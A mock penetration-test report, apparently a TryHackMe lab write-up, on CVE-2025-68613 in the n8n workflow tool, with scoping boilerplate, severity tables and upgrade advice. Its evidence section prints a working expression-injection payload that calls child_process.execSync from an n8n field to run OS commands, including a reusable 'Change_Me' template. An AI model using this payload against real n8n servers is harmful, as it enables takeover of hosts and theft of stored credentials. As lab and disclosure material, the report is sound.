THEHUSKYHACKER

n8n: CVE-2025-68613 TryHackMe (Mock Report)

Reporter: Aaron Ashley

Date: 1/28/2026

Table of Contents

Confidentiality Statement

This document is the exclusive property of TryHackMe's n8n: CVE-2025-68613 and The Husky Hacker. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or part, in any form, requires the consent of both n8n: CVE-2025-68613 and The Husky Hacker.

The Husky Hacker may share this document with auditors under non-disclosure agreements demonstrate compliance with the penetration test requirement.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment, not any changes or modifications made outside that period.

Time-limited engagements do not allow for a complete evaluation of all security controls. The Husky Hacker prioritized the assessment to identify the weakest security controls an attacker would exploit. The Husky Hacker recommends conducting similar assessments annually by internal or third-party assessors to ensure the continued effectiveness of the controls.

Contact Information


Name	Title	Contact Information
RootMe		
TryHackMe	Owner	Email: email@dns.com
The Husky Hacker		
The Husky Hacker	Lead Penetration Tester	Email: email@dns.com

Assessment Overview

From January 26th, 2026, to January 27th, 2026, Try Hack Me engaged The Husky Hacker to evaluate the security posture of its infrastructure against current industry best practices, including an internal network penetration test. All testing is based on NIST SP 800-115, the *OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test simulates an attacker's role within the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, including LLMNR/NBT-NS poisoning, other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden tickets, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain users, bypass AI security checks (e.g., via prompt injection), and exploit admin accounts to exfiltrate sensitive data.

Finding Severity Ratings

The following table defines the levels of severity and corresponding CVSS score ranges used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could result in elevated privileges and potentially lead to data loss or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps, such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and further documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact.

Likelihood

Likelihood measures the potential for a vulnerability to be exploited. Ratings are given based on the difficulty of the attack, the available tools, the attacker's skill level, and the client environment.

Impact

Impact measures the potential vulnerability's effect on client systems and/or data, including confidentiality, integrity, and availability; reputational harm; and financial loss.

Scope

Assessment	Details
Internal Penetration Test	10.48.131.242

Scope Exclusions

Out of Scope

Per client request, Try Hack Me did not ask to perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering
- Attacks against the or any other public-facing infrastructure. Active and passive reconnaissance is permitted.
- Check only to see if the exploit is possible, no need to RCE into the machine.

TryHackMe permitted all other attacks not specified above.

Client Allowances

TryHackMe n8n:(CVE-2025-68613) provided the following allowances:

- Internal Web Pentest: 10.48.131.242:5678, n8n company hosted site. Given Credentials to check on the possibility of an exploit.

Executive Summary

The Husky Hacker evaluated n8n:(CVE-2025-68613) internal security posture through penetration testing from January 26th, 2026, to January 27th, 2026. The following sections provide a high-level overview of the discovered vulnerabilities, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial-of-service or social engineering attacks across all testing components, nor did it permit attacks on n8n:(CVE-2025-68613).

Testing Summary and Recommendation

TryHackMe requested services to test n8n functionality and check CVE-2025-68613. A critical security vulnerability has been identified in the **n8n workflow automation platform** (a popular, low-code tool used to automate business processes, data flows, and connect different software applications). TryHackMe has asked us to check their product to see if it is also at the same risk level, and the answer is yes.

This is rated a CVSS Score of 9.9 out of 10. Business impact: full compromise of the n8n instance, allowing attackers to steal sensitive data (API keys, client data, credentials), manipulate business processes, or use it as a foothold to attack internal networks. Please upgrade as soon as possible.

Key Strengths and Weaknesses

Weaknesses:

- n8n:(CVE-2025-68613) exploit that allowed code injection and potential RCE.

Vulnerability Summary and Report Card:

The following table illustrates the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

1				
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: CVE-2025-68613	Critical	Upgrade as soon as possible to the highest patch version.


Technical Findings

Internal Penetration Test Findings

Finding IPT-001:

Description:	n8n:(CVE-2025-68613) allows RCE/Command injections that use code in the editor.
Risk:	Likelihood: Very High – The attack requires minimal, low-privileged authentication (e.g., a standard user with workflow editing rights). Impact: Very High – Attackers gain the ability to execute OS commands, allowing them to take full control of the server hosting n8n. As well as API keys, OAuth tokens, database credentials, and service secrets for hundreds of third-party apps. Attackers can steal these credentials.
System:	All
Tools Used:	Error in software exploit
References:	https://www.resecurity.com/blog/article/cve-2025-68613-remote-code-execution-via-expression-injection-in-n8n-2

Evidence:



Applications Places System Fri 23 Jan, 03:40 AttackBox IP:10.48.80.217

My workflow - n8n

Not Secure http://10.48.131.242:5678/workflow/BI1RytndrRvKzVOE

CyberChef Reverse Shell Generator

Back to canvas

INPUT Schema Table JSON

When clicking 'Execute workflow'

No fields - node executed, but no items were sent on this branch

Variables and context

Edit Fields Execute step

Parameters Settings Docs

Mode: Manual Mapping

Fields to Set

results

String

```
{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}
```

undefined

Drag input fields here or Add Field

Include Other Input Fields

Options

No properties

Add option

OUTPUT Schema Table


1 item

results
uid=1000(node) gid=1000(node) groups=1000(node)\n

I wish this node would...

Logs

Clear execution



When clicking 'Execute workflow'

No fields - node executed, but no items were sent on this branch

Variables and context

Mode: Manual Mapping

Fields to Set

results

String

```
{{ (function(){ return this.process.main
Module.require('child_process').execSync
('cat flag.txt').toString() })() }}
```

undefined

Include Other Input Fields

Options

1 item

results
THM{n8n_exposed_workflow}\n \n

The exploit is possible. By going to the edit field and placing JavaScript code here:

{{ (function(){ return this.process.mainModule.require(‘child_process’).execSync(‘Change_Me’).toString() })() }}

I was able to check access on the Linux server and use Command Injection to determine my user/access level.

Remediation:

Apply least privilege on the server and update as soon as possible.

Upgrade your n8n instance to one of the following patched versions immediately to block the malicious expression evaluation:

- **1.120.4**
- **1.121.1**
- **1.122.0** or later